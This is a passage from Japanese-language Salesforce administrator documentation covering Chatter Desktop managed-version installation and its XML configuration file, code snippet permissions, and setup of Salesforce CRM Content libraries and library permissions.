使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce CRM、承認、Chatter メール通知、Chatter への招待、顧客招待は、**Database.com Edition** では利用できません。

Chatter デスクトップの管理バージョンは、使用するマシンの管理者権限を持たないユーザに Chatter デスクトップをリリースする場合に最適です。管理バージョンには次のような特徴があります。

- AIR は自動的にはインストールされず、Chatter デスクトップをリリースする前に、IT 部門が Adobe Systems Incorporated から再配布の許可を得て、必要なバージョンの AIR をリリースする必要がある
- Chatter デスクトップがリリースされるユーザに代わって、IT 部門が Chatter デスクトップ管理バージョンのエンドユーザ使用許諾契約に同意することが必要
- Chatter デスクトップの初回起動時に、Chatter に自動的に投稿されることはない
- Salesforce に新バージョンがあるかどうか定期的にチェックしない

管理バージョンをインストールする手順は、次のとおりです。

1. Chatter デスクトップをリリースする予定のコンピュータに、Adobe® Integrated Runtime (AIR®) バージョン 2.6 以降 (最新バージョンを推奨) をリリースします。

   AIR とはデスクトップアプリケーション向けの Adobe 社のクロスプラットフォームランタイム環境のことで、Chatter デスクトップには必須です。

   ヒント: AIR をリリースする前に、次のリンクを参照してください。

   - AIR® の概要: http://www.adobe.com/devnet/air/articles/distributing_air_in_enterprise.html

- アドビ システムズ株式会社からの AIR® 再配布ライセンス入手に関する情報:
  http://www.adobe.com/products/air/runtime_distribution1.html
- インストール情報:
  http://help.adobe.com/en_US/air/redist/WS485a42d56cd19641-70d979a8124ef20a34b-8000.html
- 管理情報:
  http://help.adobe.com/en_US/air/admin/WS485a42d56cd1964167ea49bd124ef17d52a-8000.html

2. [設定]から、[クイック検索]ボックスに「*Chatter デスクトップ設定*」と入力し、**[Chatterデスクトップ設定]**を選択します。
3. リンクをクリックして、管理バージョンをダウンロードします。

重要: Chatter デスクトップでは Adobe® Acrobat® Reader を使用して PDF ファイルをプレビューします。Chatter デスクトップでファイルをプレビューする前に、Adobe Acrobat を Adobe の Web サイトからダウンロードし、インストールして少なくとも 1 回は開き、インストールを完了します。

関連トピック:

Chatter デスクトップへのアクセスの制御
Chatter デスクトップ管理バージョンの設定

Chatter デスクトップ管理バージョンの設定

XMLベースの設定ファイルを各ユーザのマシンにリリースすることで、Chatterデスクトップの設定を管理できます。ファイル内の設定によってユーザの設定が上書きされます。

1. `.chatterdesktop` という名前のファイルを作成し、`chatterdesktop` という親要素と `config` および `servers` というその2つの子要素を追加します。
2. `config` 要素内で、次の表に示された子要素を作成して `default` および `editable` 属性を追加します。両方の属性とも値 *`true`* または *`false`* を指定できます。

   子要素をデフォルト設定にするには、要素の `default` 属性を *`true`* に設定します。ユーザがユーザインターフェースを使用してデフォルト設定を変更できるようにするには、要素の `editable` 属性を *`true`* に設定します。

子要素	説明
`launchOnStartup`	起動時にアプリケーションを開始します。
`minimizeOnClose`	アプリケーションを閉じるときに最小化します。
`notifications`	ポップアップ通知を有効にします。
`criticalAlerts`	新しいフィード投稿とコメントのアラートを有効化します。タスクバーア

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce CRM、承認、Chatter メール通知、Chatter への招待、顧客招待は、**Database.com Edition** では利用できません。

子要素	説明
	イコンを強調表示するか (Windows)、ドックアイコンをバウンスさせます (Mac OS)。
`bringToForeground`	新しいフィード投稿とコメントを入力できるように Chatter デスクトップを前面に表示します。
`alwaysOnTop`	Chatterデスクトップを常に前面に表示できるようにします。
`chatWindowToForeground`	新しいチャットを受信したときに、チャットウィンドウを有効にして前面に表示します (Mac のみ)。
`chatSoundEnabled`	新しいチャットを受信した場合のサウンドを有効にします。
`playSoundForEveryMessage`	すべてのチャットを受信した場合のサウンドを有効にします。

メモ: `default` 属性を `chatSoundEnabled` に対しては *`true`*、`playSoundForEveryMessage` に対しては *`false`* に設定すると、新しいチャットを受信した場合にのみサウンドが鳴ります。両方とも *`true`* に設定すると、チャットを受信するたびにサウンドが鳴ります。両方とも *`false`* に設定すると、チャットサウンドが無効になります。

3. 組織で Salesforce の本番および Sandbox 以外のインスタンスを使用している場合、こうしたインスタンスをホストするサーバを `server` 要素内の別個の `servers` 要素に指定します。

   各 `server` 要素内に、次の属性を含めます。

   - `label` — ユーザインターフェースに表示する接続の名前。
   - `serverUrl` — インスタンスへのログインに使用する URL。URL は `https://` で始まり、`salesforce.com` または `chatter.com` で終わるものとします。たとえば、組織に `https://emea.salesforce.com` からログインするヨーロッパ事業部がある場合、その URL を入力し、接続名を「*`Europe`*」と指定します。
   - `defaultServer` — このサーバを Chatter デスクトップが接続するデフォルトインスタンスにするには TRUE に設定します。

4. `.chatterdesktop` 設定ファイルをテストします。

   a. `.chatterdesktop` 設定ファイルをマシンのユーザディレクトリにコピーします。ユーザディレクトリは次のとおりです。

      - Windows — `c:\Documents and Settings\<username>` (Windows XP) または `C:\Users\<username>` (Windows 7)
      - Mac OS — `/Users/<username>`
      - Linux — `/home/<username>`

   b. Chatter デスクトップを起動し、正しく機能することを確認します。問題がある場合は、「Chatter デスクトップのトラブルシューティングのヒント」を参照してください。

5. .chatterdesktop ファイルを、組織の Chatter デスクトップを実行しているすべてのマシンのユーザディレクトリにコピーします。

例: 次に、サンプルの設定ファイルを示します。

```
<chatterdesktop>
   <config>
       <launchOnStartup default="false"
                        editable="false"/>
       <minimizeOnClose default="false"
                        editable="true"/>
       <notifications default="true"
                        editable="true"/>
       <criticalAlerts default="false"
                        editable="true"/>
       <bringToForeground default="false"
                        editable="true"/>
       <alwaysOnTop default="false"
                        editable="false"/>
       <chatWindowToForeground default="false"
                        editable="false"/>
       <chatSoundEnabled default="true"
                        editable="true"/>
       <playSoundForEveryMessage default="true"
                        editable="true"/>

    </config>

    <servers>
       <server label="Europe"
               serverUrl="https://emea.salesforce.com"
               defaultServer="true"/>
       <server label="Production"
               serverUrl="https://login.salesforce.com"
               defaultServer="false"/>
   </servers>
</chatterdesktop>
```

関連トピック:

- Chatter デスクトップへのアクセスの制御
- Chatter デスクトップ管理バージョンのインストール

コードスニペットを使用する権限の有効化と割り当て

Lightning Experience と、カスタマーサービス (Napili) テンプレートに基づくセルフサービスコミュニティで、パブリッシャーによって構文を強調表示したコードサンプルを入力するには、コードスニペットを使用します。コードスニペットを利用できるようにするには、有効にして使用するための権限を割り当てます。コードスニペット権限を有効にして割り当てる方法は 2 つあります。1 つはユーザプロファイル (ステップ 1) を使用する方法、もう 1 つは権限セット (ステップ 2) を使用する方法です。

1. ユーザプロファイルを使用してコードスニペットを有効する手順は、次のとおりです。
   a. [設定] から、[ユーザの管理] (Lightning Experience では [ユーザ]) を展開し、[プロファイル] をクリックし、[標準ユーザ] の横にある [コピー] をクリックします。
   b. コピーに [プロファイル名] を指定し、[保存] をクリックします。
   c. コピーのページで、[編集] をクリックします。
   d. [一般ユーザ権限] セクションまでスクロールし、[UI からのコードスニペットの挿入を許可] を選択して [保存] をクリックします。
   e. [ユーザの管理] の下で、[ユーザ] をクリックします。
   f. コードスニペットの権限が必要な各ユーザを編集し、コピーしたユーザプロファイルを割り当てます。
2. 権限セットを使用してコードスニペットを有効する手順は、次のとおりです。
   a. [設定] から、[ユーザの管理] (Lightning Experience では [ユーザ]) を展開し、[権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に、権限セットの名前を入力します。
   c. 必要に応じて、この権限セット用のユーザライセンスの種別を選択します。この権限セットを特定の種別に制限しない場合は、[なし] を選択します。
   d. [保存] をクリックします。
   e. 新規権限セットのページの [システム] の下で [システム権限] をクリックし、[編集] をクリックします。
   f. [UI からのコードスニペットの挿入を許可] を選択して、[保存] をクリックします。
   g. [割り当ての管理] をクリックし、[割り当てを追加] をクリックします。
   h. 新規権限セットを割り当てて、[完了] をクリックします。

Salesforce CRM Content

コンテンツライブラリのファイルの保存、共有、および管理を行います。

Salesforce CRM Content の設定

組織でコンテンツライブラリを使用できるように Salesforce CRM Content を設定します。Salesforce CRM Content を使用できるのは Salesforce Classic のみですが、Salesforce CRM Content が組織で有効になっていれば Lightning Experience でコンテンツライブラリのファイルを使用できます。

Salesforce CRM Content のカスタマイズ

コンテンツ項目、入力規則、ライブラリ権限、およびその他のデフォルト設定を変更します。

コンテンツ項目のカスタマイズ
コンテンツを分類および定義します。

ライブラリ
コンテンツライブラリのファイルの保存、共有、および管理を行います。

コンテンツ設定
コンテンツ設定をカスタマイズし、コンテンツのプレビューを有効にします。

Salesforce Classic Mobile 用の Salesforce CRM Content の設定

Salesforce CRM Content の設定

ユーザ権限	
ライブラリ権限を作成、編集、または削除する	「コンテンツ権限の管理」権限 または 「Salesforce CRM Content の管理」
ページレイアウトおよびレコードタイプを作成、編集、または削除する	「ファイルのレコードタイプおよびレイアウトの管理」 または 「Salesforce CRM Content の管理」
コンテンツ項目を作成する	「コンテンツプロパティの管理」権限 または 「Salesforce CRM Content の管理」
ライブラリを作成する	「ライブラリの作成」 または 「Salesforce CRM Content の管理」
ライブラリを編集または削除する	「Salesforce CRM Content の管理」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織でコンテンツライブラリを使用できるように Salesforce CRM Content を設定します。Salesforce CRM Content を使用できるのは Salesforce Classic のみですが、Salesforce CRM Content が組織で有効になっていれば Lightning Experience でコンテンツライブラリのファイルを使用できます。

組織で Salesforce CRM Content を設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに *「Salesforce CRM Content」* と入力し、**[Salesforce CRM Content]** を選択してから [Salesforce CRM Content を有効化] を選択して Salesforce CRM Content を有効にします。
2. 次のいずれかの方法で機能ライセンスを割り当て、ユーザに Salesforce CRM Content へのアクセスを許可します。

- 機能ライセンスを自動的にユーザに割り当てるには、[設定]から［クイック検索］に「*Salesforce CRM Content*」と入力し、**[Salesforce CRM Content]** を選択してから［既存および新しいユーザへの機能ライセンスを自動割り当て］を選択します。
- 機能ライセンスを手動でユーザに割り当てるには、[設定]から［クイック検索］に「ユーザ」と入力し、**[ユーザ]** を選択してユーザ名の横にある **[編集]** をクリックします。［Salesforce CRM Content ユーザ］チェックボックスをオンにして、**[保存]** をクリックします。

3. Salesforce CRM Content ユーザの Salesforce CRM Content ユーザ権限が有効になっていることを確認します。ユーザ権限には、「Salesforce CRM Content の管理」、「ライブラリの作成」、「コンテンツ権限の管理」、「コンテンツプロパティの管理」、「ファイルのレコードタイプおよびレイアウトの管理」、および「アップロード済みファイルおよび個人コンテンツの配信」があります。

   メモ: 「アップロード済みファイルと個人コンテンツの配信」ユーザ権限のあるユーザは、個人ライブラリからコンテンツ配信を作成できます。このユーザ権限は、共有ライブラリからコンテンツを配信する機能に影響を与えません。

4. 必要に応じて、Salesforce CRM Content ユーザを含む公開グループを作成できます。後で、複数のユーザを同じライブラリに個別に割り当てるのではなく、グループを割り当てることによって設定時間を削減できます。
5. 必要に応じて、1つ以上のライブラリ権限を作成します。ライブラリ権限は、ライブラリ内でのユーザアクセス権を決める権限のグループです。ユーザがライブラリを使用できるようにするには、各ユーザにライブラリ権限を割り当てる必要があります。すべての新しい組織には、ライブラリ管理者、著者、閲覧者という、3つのライブラリ権限があります。
6. 新規ライブラリウィザードを使用して、ライブラリを作成し、ライブラリにメンバーを追加して、メンバーにライブラリ権限を割り当てます。
7. コンテンツを分類および定義します。
   a. コンテンツ項目を作成します。カスタム項目を作成してページレイアウトに割り当てることができます。デフォルトの項目は、［説明］、［タグ］、および［タイトル］です。たとえば、レビュー担当者を選択する［レビュー担当者］という項目を作成します。
   b. カスタムページレイアウトを作成するか、デフォルトのページレイアウトを編集します。ページレイアウトはカスタム項目の格納場所であり、これにより、公開処理時に使用可能な項目と、コンテンツ詳細ページの項目の表示方法が決まります。ページレイアウトとレコードタイプを複数作成している場合、複数のページレイアウトにコンテンツ項目を割り当てることができます。たとえば、営業ユーザとマーケティングユーザが異なる情報をコンテンツに記録する必要がある場合は、「営業」および「マーケティング」というページレイアウトとレコードタイプを作成します。［関連キャンペーン］参照項目を作成して「マーケティング」のみに追加した場合、アップロード処理時に「営業」を選択すると、キャンペーンを選択することはできません。
8. 必要に応じて、[Google ドキュメントを Salesforce に追加] サービスを有効にすると、ライブラリメンバーが Google ドキュメントを Salesforce CRM Content に寄稿できるようになります。

実装のヒント

- ライブラリを作成する前に、Salesforce CRM Content に保存する予定のファイルを確認して、必要なライブラリの数と各ライブラリに属するコンテンツを決定します。ライブラリに基づいて、ユーザにコンテンツへのアクセス権が付与されます。
- Salesforce CRM Content ユーザが多数の場合は、公開グループを作成して、ユーザを個別にライブラリに追加するのではなく、そのグループをライブラリに追加します。
- リード、取引先、取引先責任者、商談、ケース、商品、およびカスタムオブジェクトで Salesforce CRM Content を有効にするには、[関連コンテンツ] 関連リストを該当するページレイアウトに追加します。
- Web 形式のコンテンツを同僚、リード、または取引先責任者に送信し、Salesforce レコードと関連付けるには、[コンテンツ配信] 関連リストをリード、取引先、取引先責任者、商談、ケース、キャンペーン、またはカスタムオブジェクトのページレイアウトに追加します。
- Salesforce がサポートしている言語でユーザが公開、編集、および検索できるようにするには、[設定] から［クイック検索］ボックスに「*Salesforce CRM Content*」と入力し、**[Salesforce CRM Content]** を選択して **[複数言語による検索と寄稿を有効化]** をクリックします。
- Google ドキュメントをライブラリに関連付けるには、組織で [Google ドキュメントを Salesforce に追加] サービスが有効になっている必要があります。
- Salesforce CRM Content は、カスタマーポータルおよびパートナーポータルで使用できます。
- すべての Salesforce CRM Content 項目は、Salesforce コンソールでは主タブとして表示されます。

ベストプラクティス

- Salesforce オブジェクトで [関連コンテンツ] 関連リストを使用している場合は、コンテンツのカスタム項目とそのオブジェクトの標準項目またはカスタム項目を合わせて、「コンテンツの検索」の精度を高めます。関連リストの [コンテンツの検索] ボタンをクリックすると、コンテンツとそのレコードの項目で検索し、関連コンテンツを含む検索結果が表示されます。
- コンテンツが一貫して分類されるように、寄稿者に一貫性のあるタグ名を定義します。たとえば、最初にタグ名を設定しておくことによって、同じライブラリに「チャネル」と「チャンネル」といったタグが存在するのを避けることができます。
- タグを使い過ぎないようにします。検索エンジンでは、特定のコンテンツを容易に検索できます。一方、タグは参照と登録が可能です。そのため、タグを使い過ぎると無用に複雑になります。
- タグ名の変更も削除もできません。ドキュメントからタグを除外できますが、タグは削除されません。
- タグでは、大文字小文字は区別されません。大文字と小文字が異なる場合でも、2つのタグに同じ名前を付けることはできません。元のタグの大文字・小文字が常に使用されます。
- 重要なコンテンツを強調して見つけやすくするには、コンテンツの詳細ページで「主要」とマークします。主要コンテンツは、検索結果内の類似コンテンツよりも優先順位が高く、また [ライブラリ] タブに表示されるため、簡単にアクセスできます。主要コンテンツを設定するには、ライブラリ権限の［主要コンテンツ］オプションをオンにしておく必要があります。
- 組織で Google ドキュメントを使用している場合は、ライブラリメンバーが各自のライブラリに Google ドキュメントを追加することを奨励してください。Google ドキュメントを Salesforce CRM Content に組み込むと、ユー

ザは、1 つの場所からすべての種別のコンテンツにアクセスでき、投票、コメント、登録などの Salesforce CRM Content 機能を Google ドキュメントに適用できます。

関連トピック:

Salesforce CRM Content のカスタマイズ

コンテンツ配信の設定

Salesforce Classic Mobile 用の Salesforce CRM Content の設定

Salesforce CRM Content のカスタマイズ

コンテンツ項目、入力規則、ライブラリ権限、およびその他のデフォルト設定を変更します。

[設定] から、[クイック検索] ボックスに「*Salesforce CRM Content*」と入力し、**[Salesforce CRM Content]** を選択して Salesforce CRM Content をカスタマイズする次のオプションにアクセスします。

ヒント: 組織で Salesforce CRM Content の初期設定をするには、「Salesforce CRM Content の設定」 (ページ 4062)を参照してください。

- 内容項目 — カスタムコンテンツ項目を作成、編集、または削除します。カスタム項目では、公開処理時にコンテンツを分類および定義できます。
- 入力規則 — 入力規則を作成、編集、または削除します。この入力規則は、コンテンツを保存する前に、コンテンツを公開するときに入力したデータが指定した基準に合っているかどうかを確認します。
- ライブラリ権限 — ライブラリ権限を作成、編集、または削除します。ライブラリ権限によって、ライブラリ内でユーザが実行できる作業が決まります。
- 設定 — 多言語のサポート、PDF のダウンロード、コンテンツパックの作成、または高度なドキュメントビューアに関する Salesforce CRM Content のデフォルト設定を変更します。

関連トピック:

Salesforce CRM Content の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コンテンツ項目を作成、編集、または削除する
- 「コンテンツプロパティの管理」権限

  または

  「Salesforce CRM Content の管理」

項目の入力規則を定義または変更する
- 「アプリケーションのカスタマイズ」

ライブラリ権限を作成、編集、または削除する
- 「コンテンツ権限の管理」権限

  または

  「Salesforce CRM Content の管理」

コンテンツ設定を変更する
- 「Salesforce CRM Content の管理」

コンテンツ項目のカスタマイズ

コンテンツを分類および定義します。

Salesforce CRM Content カスタム項目を作成、変更、削除してコンテンツの分類と定義を行うには、コンテンツのオブジェクト管理設定に移動します。Lightning Experience を使用している場合は、オブジェクトマネージャに移動し、[コンテンツバージョン] を選択して項目領域までスクロールします。Salesforce Classic を使用している場合は、［クイック検索］ボックスに「*Salesforce Files*」と入力し、[項目]を選択します。アップロード時にこれらの項目に割り当てられたデータは、ファイルが存在する間、コンテンツ詳細ページに表示されます。カスタムコンテンツ項目の作成後、それらをページレイアウトに割り当てる必要があります。ページレイアウトにより、ユーザが Salesforce CRM Content でファイルをアップロードまたは修正するときに表示される項目が決まります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタム項目を作成、編集、または削除する

- 「Salesforce CRM Content の管理」

  または

  「コンテンツプロパティの管理」権限

カスタムコンテンツ項目を作成する手順は、次のとおりです。

1. [新規] をクリックします。
2. 作成する項目の種別を選択し、[次へ] をクリックします。
3. リレーション項目では、項目に関連付けるオブジェクトを選択し、[次へ] をクリックします。
4. 項目ラベルを入力します。入力した項目ラベルに従って、項目名が自動的に入力されます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。カスタム項目名は、そのオブジェクトの標準項目名と同じにならないようにしてください。
5. 項目を編集可能な項目として表示するページレイアウトを選択します。

カスタムコンテンツ項目を編集または削除するには、[カスタム項目 & リレーション] 関連リストの [編集] または [削除] をクリックします。標準コンテンツ項目を編集または削除することはできません。削除したカスタム項目とそのデータは、組織がそれらを完全に削除するまで、または削除後 15 日が経過するまで保存されます。それまでは、その項目とデータを復元できます。

関連トピック:

Salesforce CRM Content のカスタマイズ

オブジェクト管理設定の検索

ライブラリ

コンテンツライブラリのファイルの保存、共有、および管理を行います。

ライブラリの作成

コンテンツライブラリでファイルを保存、共有、および管理し、各ライブラリのファイルにアクセスできるユーザやそのユーザの権限を決定できます。各組織は最大 2,000 個のライブラリを持つことができます。

ライブラリ権限の管理
ライブラリ権限の作成
ライブラリ権限の編集
ライブラリ権限の削除
ライブラリのタギングルールの割り当て
ライブラリでのレコードタイプの制限

ライブラリ管理者は、ライブラリで使用可能なレコードタイプを選択できます。また、ライブラリにコンテンツを公開する場合のデフォルトのレコードタイプも設定できます。

ライブラリの作成

コンテンツライブラリでファイルを保存、共有、および管理し、各ライブラリのファイルにアクセスできるユーザやそのユーザの権限を決定できます。各組織は最大 2,000 個のライブラリを持つことができます。

ステップ 1: ライブラリの新規作成

1. [ライブラリ] タブのホームページにある [私のライブラリ] セクションで [新規] をクリックします。
2. 一意のライブラリ名を入力します。
3. 必要に応じて、説明を追加します。
4. [保存&メンバーの追加] をクリックします。後でメンバーを追加する場合は、[保存 & 閉じる] ボタンをクリックします。

ステップ 2: ライブラリメンバーの追加

1. ライブラリがまだ開いていない場合は、[ライブラリ] タブでライブラリ名をクリックします。
2. [メンバー] セクションで、[メンバーの追加] をクリックします。
3. 追加するメンバーがリストされていない場合は、検索ボックスにそのメンバーの名を入力し、[検索] をクリックします。
4. [選択可能なユーザ] ボックスからメンバーを選択します。メンバーには、個々の Salesforce CRM Content ユーザまたは Salesforce CRM Content ユーザを含む公開グループが含まれます。

   ヒント: Salesforce CRM Content ユーザが多数の場合は、ユーザを個別にライブラリに追加するのではなく、公開グループを作成してそのグループをライブラリに追加します。

5. [追加] をクリックすると、ライブラリにメンバーが追加されます。
6. [次へ] をクリックします。

ステップ 3: メンバーへのライブラリ権限の割り当て

各ユーザまたは公開グループのライブラリ権限を選択して、[保存] をクリックします。詳細は、「ライブラリ権限の管理」 (ページ 4070)を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリを作成する
- 「Salesforce CRM Content の管理」

  または

  「ライブラリの作成」

ライブラリにメンバーを追加する
- 「Salesforce CRM Content の管理」

  または

  ライブラリ権限定義の「ライブラリの管理」

ライブラリ権限をメンバーに割り当てる
- 「Salesforce CRM Content の管理」

  または

  ライブラリ権限定義の「ライブラリの管理」

ライブラリ権限の管理

ライブラリ権限を管理するには、[設定] から［クイック検索］ボックスに「*コンテンツ権限*」と入力し、[コンテンツ権限]を選択します。ライブラリ権限とは、各 Salesforce CRM Content ライブラリのメンバーに割り当てられる権限のグループのことです。ライブラリ権限によって、特定のライブラリでメンバーが実行できる作業が決まります。同じユーザに対して、各ライブラリで異なるライブラリ権限を与えることができます。

メモ: Salesforce CRM Content 組織が Spring '09 リリース以降作成された場合、組織にはすでに、ライブラリ管理者、著者、閲覧者の 3 つのライブラリ権限があります。

カスタムライブラリ権限を作成するには、[ライブラリ権限の追加] ボタンをクリックします。ライブラリ権限を編集するには、ライブラリ権限名の横にある [編集]をクリックします。ライブラリ権限を削除するには、ライブラリ権限名の横にある [削除] をクリックします。

メモ: ライブラリ権限は、個人ライブラリには適用されません。すべての Salesforce CRM Content ユーザが、個人ライブラリにファイルを保存できます。

関連トピック:

ライブラリの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリ権限を作成、編集、または削除する

- 「Salesforce CRM Content の管理」

  または

  「コンテンツ権限の管理」権限

ライブラリ権限の作成

Salesforce CRM Content のライブラリ権限を作成するには、[設定] から［クイック検索］ボックスに「*コンテンツ権限*」と入力し、[コンテンツ権限] を選択します。次に、[ライブラリ権限を追加] をクリックします。

ヒント: Salesforce CRM Content 組織が Spring '09 リリース以降作成された場合、組織にはすでに、閲覧者、著者、ライブラリ管理者のライブラリ権限があります。そのような権限がない場合は、作成してください。この 3 つのライブラリ権限で、ほとんどの組織で要求される異なるレベルのライブラリアクセス権が提供されます。「閲覧者」ライブラリ権限の場合は、［コメントの参照］および［コメントを追加］ライブラリ権限オプションを選択します。「著者」ライブラリ権限の場合、［コンテンツの追加］、［コンテンツの代理追加］、［コンテンツのアーカイブ］、［コメントを追加］、および［タグの追加］ライブラリ権限を選択します。「ライブラリ管理者」権限の場合は、［ライブラリの管理］権限を選択します。

1. ライブラリ権限に名前を入力します。
2. 必要に応じて、ライブラリ権限の説明を入力します。組織に複数のライブラリ権限が存在する場合は、機能や権限の内容によってそれぞれのライブラリ権限の説明を記述することを検討してください。たとえば、「マーケティングレビュー担当者」権限であれば、「マーケティングキャンペーンの送信メールで使用するすべてのコンテンツをレビューする」、または「このユーザはドキュメントの参照とコメントが可能」などの説明を記述します。
3. [権限] セクションで、このライブラリ権限を割り当てられたユーザが実行できるアクションのチェックボックスをオンにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリ権限を作成する

- 「Salesforce CRM Content の管理」

  または

  「コンテンツ権限の管理」権限

ライブラリ権限	説明
ライブラリの管理	ライブラリに対するあらゆるアクションを実行します。ライブラリの名前と説明の編集、ライブラリメンバーの追加と削除、ライブラリの削除を実行する場合に必要です。 新しいライブラリを作成するには、「Salesforce CRM Content の管理」または「ライブラリの作成」ユーザ権限が必要です。
コンテンツの追加	ライブラリへの新規コンテンツの公開、新しいバージョンのコンテンツのアップロード、アーカイブ(削除) されたコンテンツの復元を実行します。コンテンツの著者は、自分のコンテンツに付けられているタグの変更や、自分のコンテンツのアーカイブまたは削除も実行できます。
コンテンツの代理追加	ライブラリにコンテンツを公開するときに著者を選択します。

ライブラリ権限	説明
コンテンツのアーカイブ	ライブラリにあるコンテンツをアーカイブおよび復元します。
コンテンツの削除	ライブラリにあるコンテンツを削除します。著者は、ごみ箱から自分のコンテンツを復元できます。
主要コンテンツ	ライブラリにあるコンテンツを「主要」として指定します。
コメントの参照	ライブラリにあるコンテンツに投稿されたコメントを参照します。
コメントを追加	ライブラリにあるコンテンツにコメントを投稿します。また、ライブラリにあるすべてのコメントを参照します。ユーザは、自分のコメントを編集または削除できます。
コメントの変更	ライブラリにあるコンテンツに対するコメントを編集または削除します。
タグの追加	ライブラリにコンテンツを公開するときや、ライブラリにあるコンテンツの詳細を編集するときにタグを追加します。
コンテンツの配信	ライブラリ内の任意のファイルを使用して、コンテンツ配信を作成します。
Chatter 内でコンテンツを添付または共有	このライブラリのコンテンツをChatterでアクセス可能にします。Chatter内で、ライブラリのファイルを選択し、投稿に添付するか共有します。

4. [保存] をクリックします。

関連トピック:

- ライブラリの作成
- ライブラリ権限の管理
- ライブラリ権限の編集

ライブラリ権限の編集

Salesforce CRM Content のライブラリ権限を編集するには、[設定] から［クイック検索］ボックスに「*コンテンツ権限*」と入力し、[コンテンツ権限] を選択します。次に、該当する権限の横にある [編集] をクリックします。

1. ライブラリ権限に名前を入力します。
2. 必要に応じて、ライブラリ権限の説明を入力します。組織に複数のライブラリ権限が存在する場合は、機能や権限の内容によってそれぞれのライブラリ権限の説明を記述することを検討してください。たとえば、「マーケティングレビュー担当者」権限であれば、「マーケティングキャンペーンの送信メールで使用するすべてのコンテンツをレビューする」、または「このユーザはドキュメントの参照とコメントが可能」などの説明を記述します。
3. [権限] セクションで、このライブラリ権限を割り当てられたユーザが実行できるアクションのチェックボックスをオンにします。

ライブラリ権限	説明
ライブラリの管理	ライブラリに対するあらゆるアクションを実行します。ライブラリの名前と説明の編集、ライブラリメンバーの追加と削除、ライブラリの削除を実行する場合に必要です。 新しいライブラリを作成するには、「Salesforce CRM Content の管理」または「ライブラリの作成」ユーザ権限が必要です。
コンテンツの追加	ライブラリへの新規コンテンツの公開、新しいバージョンのコンテンツのアップロード、アーカイブ (削除) されたコンテンツの復元を実行します。コンテンツの著者は、自分のコンテンツに付けられているタグの変更や、自分のコンテンツのアーカイブまたは削除も実行できます。
コンテンツの代理追加	ライブラリにコンテンツを公開するときに著者を選択します。
コンテンツのアーカイブ	ライブラリにあるコンテンツをアーカイブおよび復元します。
コンテンツの削除	ライブラリにあるコンテンツを削除します。著者は、ごみ箱から自分のコンテンツを復元できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリを編集する

- 「Salesforce CRM Content の管理」

  または

  「コンテンツ権限の管理」権限

ライブラリ権限	説明
主要コンテンツ	ライブラリにあるコンテンツを「主要」として指定します。
コメントの参照	ライブラリにあるコンテンツに投稿されたコメントを参照します。
コメントを追加	ライブラリにあるコンテンツにコメントを投稿します。また、ライブラリにあるすべてのコメントを参照します。ユーザは、自分のコメントを編集または削除できます。
コメントの変更	ライブラリにあるコンテンツに対するコメントを編集または削除します。
タグの追加	ライブラリにコンテンツを公開するときや、ライブラリにあるコンテンツの詳細を編集するときにタグを追加します。
コンテンツの配信	ライブラリ内の任意のファイルを使用して、コンテンツ配信を作成します。
Chatter 内でコンテンツを添付または共有	このライブラリのコンテンツをChatterでアクセス可能にします。Chatter内で、ライブラリのファイルを選択し、投稿に添付するか共有します。

4. [保存] をクリックします。

関連トピック:

- ライブラリの作成
- ライブラリ権限の管理
- ライブラリ権限の削除

ライブラリ権限の削除

カスタマイズした Salesforce CRM Content のライブラリ権限を削除する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*コンテンツ権限*」と入力し、[コンテンツ権限] を選択します。
2. 該当する権限の横にある [削除] をクリックします。
3. 影響を受けるユーザのリストを確認します。削除ページに、特定のライブラリでそのライブラリ権限が割り当てられているすべての Salesforce CRM Content ユーザが表示されます。ライブラリ権限を削除すると、ユーザはそのライブラリにアクセスできなくなります。
4. [権限の削除] をクリックして確認します。

関連トピック:

ライブラリの作成

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ライブラリ権限を削除する

- 「Salesforce CRM Content の管理」

  または

  「コンテンツ権限の管理」権限

ライブラリのタギングルールの割り当て

